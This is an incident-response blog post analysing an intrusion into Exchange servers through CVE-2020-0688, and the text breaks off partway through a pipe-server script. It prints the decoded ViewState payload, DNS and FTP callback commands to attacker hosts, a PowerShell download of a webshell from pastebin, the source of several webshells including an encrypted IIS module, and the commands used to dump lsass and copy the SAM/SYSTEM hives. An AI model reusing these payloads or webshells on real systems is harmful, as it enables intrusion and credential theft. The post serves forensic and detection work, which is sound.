Exchange Exploit Case Study – CVE-2020-0688

community.rsa.com/community/products/netwitness/blog/2020/03/24/exchange-exploit-case-study-cve-2020-0688


March 24, 2020

Abstract

In this blog I describe a recent intrusion that started with the exploit of CVE-2020-0688. Microsoft released a patch for this vulnerability on 11 February 2020. In order for this exploit to work, an authenticated account is needed to be able to make requests against the Exchange Control Panel (ECP). Some organizations may still have not patched for this vulnerability for various reasons, such as prolonged change request procedures. One false sense of "comfort" for delaying this patch for some organizations could be the fact that an authenticated account is needed to execute the exploit. However, harvesting a set of credentials from an organization is typically fairly easy, either via a credential harvesting email, or via a simple dictionary attack against the exchange server. Details on the technical aspects of this exploit have been widely described on various sites. So, in this blog I will briefly describe the exploit artifacts, and then jump into the actual activity that followed the exploit, including an interesting webshell that utilizes pipes for command execution. I will then describe how to decrypt the communication over this webshell. Finally, I will highlight some of the detection mechanisms that are native to the Netwitness Platform that will alert your organization to such activity.

Exchange Exploit - CVE-2020-0688

The first sign of the exploit started on 26 February 2020. The attacker leveraged the credentials of an account it had already compromised to authenticate to OWA. An attacker could acquire such accounts either by guessing passwords due to poor password policy, or by preceding the exploit with a credential harvesting attack. Once the at least one set of credentials has been acquired, the attacker can start to issue commands via the exploit against ECP. The IIS logs contain these commands, and they can be easily decoded via a two-step process: URL Decode -> Base64 Decode.





```
2020-02-26 10:44:30 10.1.10.178 GET /ecp/default.aspx
__VIEWSTATEGENERATOR=B97B4E27&__VIEWSTATE=%2FwEymQcAAQAAAP%2F%2F%2F%2F8BAAAAAAAAAAwCAAAAXk1pY3Jvc29mdC5Qb3dlclNoZWxsLkVkaXRvciw
gVmVyc2lvbj0zLjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPTMxYmYzODU2YWQzNjRlMzUFAQAAAEJNaWNyb3NvZnQuVmlzdWFsU3R1ZGlvLl
RleHQuRm9ybWF0dGluZy5UZXh0Rm9ybWF0dGluZ1J1blByb3BlcnRpZXMBAAAAD0ZvcmVncm91bmRCcnVzaAECAAAABgMAAAC7BTxSZXNvdXJjZURpY3Rpb25hcnkNC
iAgeG1sbnM9Imh0dHA6Ly9zY2hlbWFzLm1pY3Jvc29mdC5jb20vd2luZngvMjAwNi94YW1sL3ByZXNlbnRhdGlvbiINCiAgeG1sbnM6eD0iaHR0cDovL3NjaGVtYXMu
bW1jcm9zb2Z0LmNvbS93aW5meC8yMDA2L3hhbWwiDQogIHhtbG5zOlN5c3RlbT0iY2xyLW5hbWVzcGFjZTpTeXN0ZW07YXNzZW1ibHk9bXNjb3JsaWIiDQogIHhtbG5
zOkRpYWc9ImNsci1uYW1lc3BhY2U6U3lzdGVtLkRpYWdub3N0aWNzO2Fzc2VtYmx5PXN5c3RlbSI%2BDQoJIDxPYmplY3REYXRhUHJvdmlkZXIgeDpLZXk9IiIgT2Jq
ZWN0VHlwZSA9ICJ7IHg6VHlwZSBEaWFnOlByb2Nlc3N9IiBNZXRob2ROYW1lID0gIlN0YXJ0IiA%2BDQogICAgIDxPYmplY3REYXRhUHJvdmlkZXIuTWV0aG9kUGFyY
W1ldGVycz4NCiAgICAgICAgPFN5c3RlbTpTdHJpbmc%2BZWNobzwvU3lzdGVtOlN0cmluZz4NCiAgICAgICAgPFN5c3RlbTpTdHJpbmc%2BImZsb2dvbiAmZ3Q7IGM6
XFByb2dyYX4xXE1pY3Jvc29mdFxFeGNoYW5%2BMVxWMTVcRnJvbnRFbmRcSHR0cFByb3h5XG93YVxhdXRoXEN1cnJlbnRcc2NyaXB0c1xwcmVtaXVtXGZsb2dvbjIua
nMiIDwvU3lzdGVtOlN0cmluZz4NCiAgICAgPC9PYmplY3REYXRhUHJvdmlkZXIuTWV0aG9kUGFyYW1ldGVycz4NCiAgICA8L09iamVjdERhdGFQcm92aWRlcj4NCjwv
UmVzb3VyY2VEaWN0aW9uYXJ5PgtAxanxg3S19aIpL8T0I1X7PilpnA%3D%3D&ActID=e859cf41-1a38-493f-9f3a-16e5826ee626 444
[redacted] 10.1.10.207 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:72.0)+Gecko/20100101+Firefox/72.0 -
[redacted].local:444 500 0 0 1046 89.39.107.202 10.1.20.128
```

The following Cyberchef recipe helps us decode the highlighted exploit code:

https://gchq.github.io/CyberChef/#recipe=URL_Decode()From_Base64('A-Za-z0-9%2B/%3D',true)

The highlighted encoded data above decodes to the following where we see the attacker attempt to echo the string 'flogon' into a file named flogon2.js in one of the public facing Exchange folders:




```
ÿ.2.......ÿÿÿÿ.............^Microsoft.PowerShell.Editor, Version=3.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35.....BMicrosoft.VisualStudio.Text.Formatting.TextFormattingRunPropert
ies.....ForegroundBrush..........».<ResourceDictionary
  xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
  xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
  xmlns:System="clr-namespace:System;assembly=mscorlib"
  xmlns:Diag="clr-namespace:System.Diagnostics;assembly=system">
         <ObjectDataProvider x:Key="" ObjectType = "{ x:Type Diag:Process}" MethodName = "Start" >
     <ObjectDataProvider.MethodParameters>
        <System:String>echo</System:String>
        <System:String>"flogon &gt;
c:\Progra~1\Microsoft\Exchan~1\V15\FrontEnd\HttpProxy\owa\auth\Current\scripts\premium\flogon2.js"
</System:String>
     </ObjectDataProvider.MethodParameters>
    </ObjectDataProvider>
</ResourceDictionary>.@Å©ñ.tµõ¢)/Äô"Uû>)i.
```

The attacker performed two more exploit success checks by launching an ftp command to anonymously login to IP address 185.25.51.71, followed by a ping request to a Burp Collaborator domain:

```
<System:String>ftp</System:String>
<System:String>"-A 185.25.51.71" </System:String>

<System:String>ping</System:String>
<System:String>"-n 2 lf4at7yund8s3ftsxi7ehbv2ttzjn8.burpcollaborator.net" </System:String>
```

The attacker returned on 29 February 2020 to attempt to establish persistence on the Exchange servers (multiple servers were load balanced). The exploit commands once again started with pings to Burp Collaborator domains and FTP connection attempts to IP address 185.25.51.71 to ensure that the server was still exploitable. These were followed up by commands to write simple strings into files in the Exchange directories, as shown below:

```
cmd.exe /c echo oops > c:\Progra~1\Microsoft\Exchan~1\V15\FrontEnd\HttpProxy\owa\auth\Current\scripts\premium\flogon2.txt
cmd.exe /c echo oops > c:\Progra~1\Microsoft\Exchan~1\V15\FrontEnd\HttpProxy\owa\auth\log.txt
cmd.exe /c echo oops > c:\Progra~1\Microsoft\Exchan~1\V15\FrontEnd\HttpProxy\owa\log.txt
cmd.exe /c echo oopsi > c:/Progra~1/Microsoft/Exchan~1/V15/FrontEnd/HttpProxy/owa/auth/Current/scripts/premium/log.txt
cmd.exe /c echo oopsi > c:/Progra~1/Microsoft/Exchan~1/V15/FrontEnd/HttpProxy/owa/auth/Current/scripts/premium/log.txt
cmd.exe /c echo oopsi > c:/Progra~1/Microsoft/Exchan~1/V15/FrontEnd/HttpProxy/owa/auth/Current/scripts/premium/log.css
```


The attacker also attempted to create a local user account named “**public**” with password “**Asp-=14789**” via the exploit, and attempted to add this account to the local administrators group. These two actions failed.

Attacker commands

```
cmd /c net user public Asp-=14789 /add
cmd /c net localgroup administrators public
/add
```

The attacker issued several ping requests to subdomains under **zhack.ca**, which is a site that can be freely used to test data exfiltration over DNS. In these commands, the DNS resolution itself is what enables the sending of data to the attacker. Again, the attacker appears to have been trying to see if the exploit commands were successful, and these DNS requests would have confirmed the success of the exploit commands.

Here is what the attacker would have seen if the requests were successful:



Here are some of the generic domain names the attacker tried:

zhack.ca pings

zhack.ca pings

```
ping –n 1 asd.ddb8d339493dc0834c6f.d.zhack.ca
ping –n 1
mydatahere.9234b19e99d260b486b5.d.zhack.ca
ping –n 1
asasdd.ddb8d339493dc0834c6f.d.zhack.ca
```


After confirming that the DNS requests were being made, the attacker then started concatenating the output of Powershell commands to these DNS requests in order to see the result of the commands. It is worth mentioning here that at this point the attacker was still executing commands via the exploit, and while the commands did execute, the attacker did not have a way to see the results of such attempts. Hence, initially the attacker wrote some output to files as shown above (such as flogon2.txt), or in this case sending the output of the commands via DNS lookups. So, for example, the attacker tried commands such as:

Concatenating Powershell command results to DNS queries

```
powershell Resolve-DnsName((test-netconnection google.com -port 443-informationlevel
quiet).toString()+'.1.0d7a5e6cf01310fe3fd5.d.zhack.ca')

 powershell Resolve-DnsName((test-path 'c:\program files\microsoft\exchange
server\v15\frontend\httpproxy\owa\auth').toString()+$env:computername+'.2.0d7a5e6cf01310fe3fd5.d.zhack.ca')
```

These types of request would have confirmed that the server is allowed to connect outbound to the Internet (by being able to reach google.com), test the existence of the specified path, and sent the hostname to the attacker.



Entrenchment

Once the attacker confirmed that the server(s) could reach the Internet and verified the Exchange path, he/she issued a command via the exploit to download a webshell hosted at pastebin into this directory under a file named OutlookDN.aspx (I am redacting the full pastebin link to prevent the hijacking of such webshells on other potential victims by other actors, since the webshell is password protected):

Webshell Upload via Exploit

```
powershell (New-Object System.Net.WebClient).DownloadFile('http://pastebin.com/raw/**REDACTED**','C:\Program
Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\OutlookDN.aspx')
```

The webshell code downloaded from pastebin is shown below:

Content of OutlookDN.aspx webshell

Content of OutlookDN.aspx webshell

```
<%@ Page Language="C#" AutoEventWireup="true" %>
<%@ Import Namespace="System.Runtime.InteropServices" %>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System.Data" %>
<%@ Import Namespace="System.Reflection" %>
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.Web" %>
<%@ Import Namespace="System.Web.UI" %>
<%@ Import Namespace="System.Web.UI.WebControls" %>
<form id="form1" runat="server">
<asp:TextBox id="cmd" runat="server" Text="whoami" />
<asp:Button id="btn" onclick="exec" runat="server" Text="execute"
/>
</form>
<script runat="server">
protected void exec(object sender, EventArgs e)
{
 Process p = new Process();
 p.StartInfo.FileName = "cmd";
 p.StartInfo.Arguments = "/c " + cmd.Text;
 p.StartInfo.UseShellExecute = false;
 p.StartInfo.RedirectStandardOutput = true;
 p.StartInfo.RedirectStandardError = true;
 p.Start();
 Response.Write("<pre>\r\n"+p.StandardOutput.ReadToEnd()
+"\r\n</pre>");
 p.Close();
}
 protected void Page_Load(object sender, EventArgs e)
 {
 if (Request.Params["pw"]!="*******REDACTED********")
Response.End();
 }
</script>
```

At this point the exploit was no longer necessary since this webshell was now directly accessible and the results of the commands were displayed back to the attacker. The attacker proceeded to execute commands via this webshell and upload other webshells from this point forward. One of the other uploaded webshells is shown below:

Webshell 2

```
powershell [System.IO.File]::WriteAllText('c:\program files\microsoft\exchange server\v15\frontend\httpproxy\owa\auth\a.aspx',
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('PCVAIFBhZ2UgTGFuZ3VhZ2U9IkMjIiU+PCVTeXN0ZW0uSU8uRmlsZS5Xcm]
```

The webshell code decoded from above is:

```
<%@ Page Language="C#"%><%System.IO.File.WriteAllBytes(Request["p"],Convert.FromBase64String(Request.Cookies["c"].Value));%>
```

At this point the attacker performed some of the most common activities that attackers perform during the early stages of the compromise. Namely, credential harvesting, user and group lookups, some pings and directory traversals.

The credential harvesting consisted of several common techniques:

Credential harvesting related activity

Used SysInternal's ProcDump (pr.exe) to dump the lsass.exe process memory:

```
cmd.exe /c pr.exe -accepteula -ma lsass.exe lsasp
```

Used the comsvcs.dll technique to dump the lsass.exe process memory:

```
cmd /c tasklist | findstr lsass.exe
cmd.exe /c rundll32.exe c:\windows\system32\comsvcs.dll, Minidump 944 c:\windows\temp\temp.dmp full
```

Obtained copies of the SAM and SYSTEM hives for the purpose of harvesting local account password hashes.

These files were then placed on public facing exchange folders and downloaded directly from the Internet:

```
cmd /c copy c:\windows\system32\inetsrv\system
"C:\Program Files\Microsoft\Exchange Server\V15\ClientAccess\ecp\system.js"

cmd /c copy c:\windows\system32\inetsrv\sam
"C:\Program Files\Microsoft\Exchange Server\V15\ClientAccess\ecp\sam.js"
```

In addition to the traditional ASPX type webshells, the attacker introduced another type of webshell into the Exchange servers. Two files were uploaded under the c:\windows\temp\ folder to setup this new backdoor:

```
C:\windows\temp\System.Web.TransportClient.dll
C:\windows\temp\tmp.ps1
```

File System.Web.TransportClient.dll is webshell, whereas file tmp.ps1 is a script to register this DLL with IIS. The content of this script are shown below:


```
[System.Reflection.Assembly]::Load("System.EnterpriseServices, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a")
$publish = New-Object System.EnterpriseServices.Internal.Publish
$name = (gi C:\Windows\Temp\System.Web.TransportClient.dll).FullName
$publish.GacInstall($name)
$type = "System.Web.TransportClient.TransportHandlerModule, " + [System.Reflection.AssemblyName]::GetAssemblyName($name).FullName
c:\windows\system32\inetsrv\Appcmd.exe add module /name:TransportModule /type:"$type"
```

The decompiled code of the DLL is shown below (I am only showing part of the AES encryption key, to once again prevent the hijacking of such a webshell):

```
using System.Diagnostics;
using System.IO;
using System.IO.Pipes;
using System.Security.Cryptography;
using System.Text;
namespace System.Web.TransportClient
{
 public class TransportHandlerModule : IHttpModule
 {
 public void Init(HttpApplication application)
 {
 application.BeginRequest += new EventHandler(this.Application_EndRequest);
 }
private void Application_EndRequest(object source, EventArgs e)
 {
 HttpContext context = ((HttpApplication) source).Context;
 HttpRequest request = context.Request;
 HttpResponse response = context.Response;
 string keyString = "kByTsFZq********nTzuZDVs********";
 string cipherData1 = request.Params[keyString.Substring(0, 8)];
 string cipherData2 = request.Params[keyString.Substring(16, 8)];
 if (cipherData1 != null)
 {
 response.ContentType = "text/plain";
 string plain;
 try
 {
 string command = TransportHandlerModule.Decrypt(cipherData1, keyString);
 plain = cipherData2 != null ? TransportHandlerModule.Client(command, TransportHandlerModule.Decrypt(cipherData2, keyString)) :
TransportHandlerModule.run(command);
 }
 catch (Exception ex)
 {
 plain = "error:" + ex.Message + " " + ex.StackTrace;
 }
 response.Write(TransportHandlerModule.Encrypt(plain, keyString));
 response.End();
 }
 else
 context.Response.DisableKernelCache();
 }
private static string Encrypt(string plain, string keyString)
 {
 byte[] bytes1 = Encoding.UTF8.GetBytes(keyString);
 byte[] salt = new byte[10]
 {
 (byte) 1,
 (byte) 2,
 (byte) 23,
 (byte) 234,
 (byte) 37,
 (byte) 48,
 (byte) 134,
 (byte) 63,
 (byte) 248,
 (byte) 4
 };
 byte[] bytes2 = new Rfc2898DeriveBytes(keyString, salt).GetBytes(16);
 RijndaelManaged rijndaelManaged1 = new RijndaelManaged();
 rijndaelManaged1.Key = bytes1;
 rijndaelManaged1.IV = bytes2;
 rijndaelManaged1.Mode = CipherMode.CBC;
 using (RijndaelManaged rijndaelManaged2 = rijndaelManaged1)
 {
 using (MemoryStream memoryStream = new MemoryStream())
 {
 using (CryptoStream cryptoStream = new CryptoStream((Stream) memoryStream, rijndaelManaged2.CreateEncryptor(bytes1, bytes2),
CryptoStreamMode.Write))
 {
 byte[] bytes3 = Encoding.UTF8.GetBytes(plain);
 memoryStream.Write(bytes2, 0, bytes2.Length);
 cryptoStream.Write(bytes3, 0, bytes3.Length);
 cryptoStream.Close();
 return Convert.ToBase64String(memoryStream.ToArray());
 }
 }
 }
 }
private static string Decrypt(string cipherData, string keyString)
 {
 byte[] bytes = Encoding.UTF8.GetBytes(keyString);
 byte[] buffer = Convert.FromBase64String(cipherData);
 byte[] rgbIV = new byte[16];
```

```
 Array.Copy((Array) buffer, 0, (Array) rgbIV, 0, 16);
 RijndaelManaged rijndaelManaged1 = new RijndaelManaged();
 rijndaelManaged1.Key = bytes;
 rijndaelManaged1.IV = rgbIV;
 rijndaelManaged1.Mode = CipherMode.CBC;
 using (RijndaelManaged rijndaelManaged2 = rijndaelManaged1)
 {
 using (MemoryStream memoryStream = new MemoryStream(buffer, 16, buffer.Length - 16))
 {
 using (CryptoStream cryptoStream = new CryptoStream((Stream) memoryStream, rijndaelManaged2.CreateDecryptor(bytes, rgbIV),
CryptoStreamMode.Read))
 return new StreamReader((Stream) cryptoStream).ReadToEnd();
 }
 }
 }
private static string run(string command)
 {
 string str = "/c " + command;
 Process process = new Process();
 process.StartInfo.FileName = "cmd.exe";
 process.StartInfo.Arguments = str;
 process.StartInfo.UseShellExecute = false;
 process.StartInfo.RedirectStandardOutput = true;
 process.Start();
 return process.StandardOutput.ReadToEnd();
 }
private static string Client(string command, string path)
 {
 string pipeName = "splsvc";
 string serverName = ".";
 Console.WriteLine("sending to : " + serverName + ", path = " + path);
 using (NamedPipeClientStream pipeClientStream = new NamedPipeClientStream(serverName, pipeName))
 {
 pipeClientStream.Connect(1500);
 StreamWriter streamWriter = new StreamWriter((Stream) pipeClientStream);
 streamWriter.WriteLine(path);
 streamWriter.WriteLine(command);
 streamWriter.WriteLine("**end**");
 streamWriter.Flush();
 return new StreamReader((Stream) pipeClientStream).ReadToEnd();
 }
 }
public void Dispose()
 {
 }
 }
}
```

The registered DLL shows up in the IIS Modules as TransportModule:



This DLL webshell is capable of executing commands directly via cmd.exe, or send the command to a pipe named **splsvc**. In this setup, the DLL acts as the pipe client, i.e. it sends data to the named pipe. In order to setup the other side of the pipe (i.e. the server side of the pipe), the attacker executed this command:


```
cmd.exe /c WMIC /node:"." process call create "powershell -enc
JABzAGMAcgBpAHAAdAAgAD0AIAB7AAoACQAkAHAAaQBwAGUATgBhAG0AZQAgAD0AIAAnAHMAcABsAHMAdgBjACcACgAJACQAYwBtAGQAIAA9ACAARwBlAHQALQBXAG0AaQBF
```

The encoded data in the Powershell command decodes to this script, which sets up the pipe server:

```
$script ={
        $pipeName ='splsvc'
        $cmd = Get-WmiObject Win32_Process -Filter "handle = $pid"| Select-Object -ExpandProperty commandline
        $list = Get-WmiObject Win32_Process | Where-Object {$_.CommandLine -eq $cmd -and $_.Handle -ne $pid}
if($list.length -ge 50){
                $list | foreach-Object -process {stop-process -id $_.Handle}
}
functionhandleCommand(){
while($true){
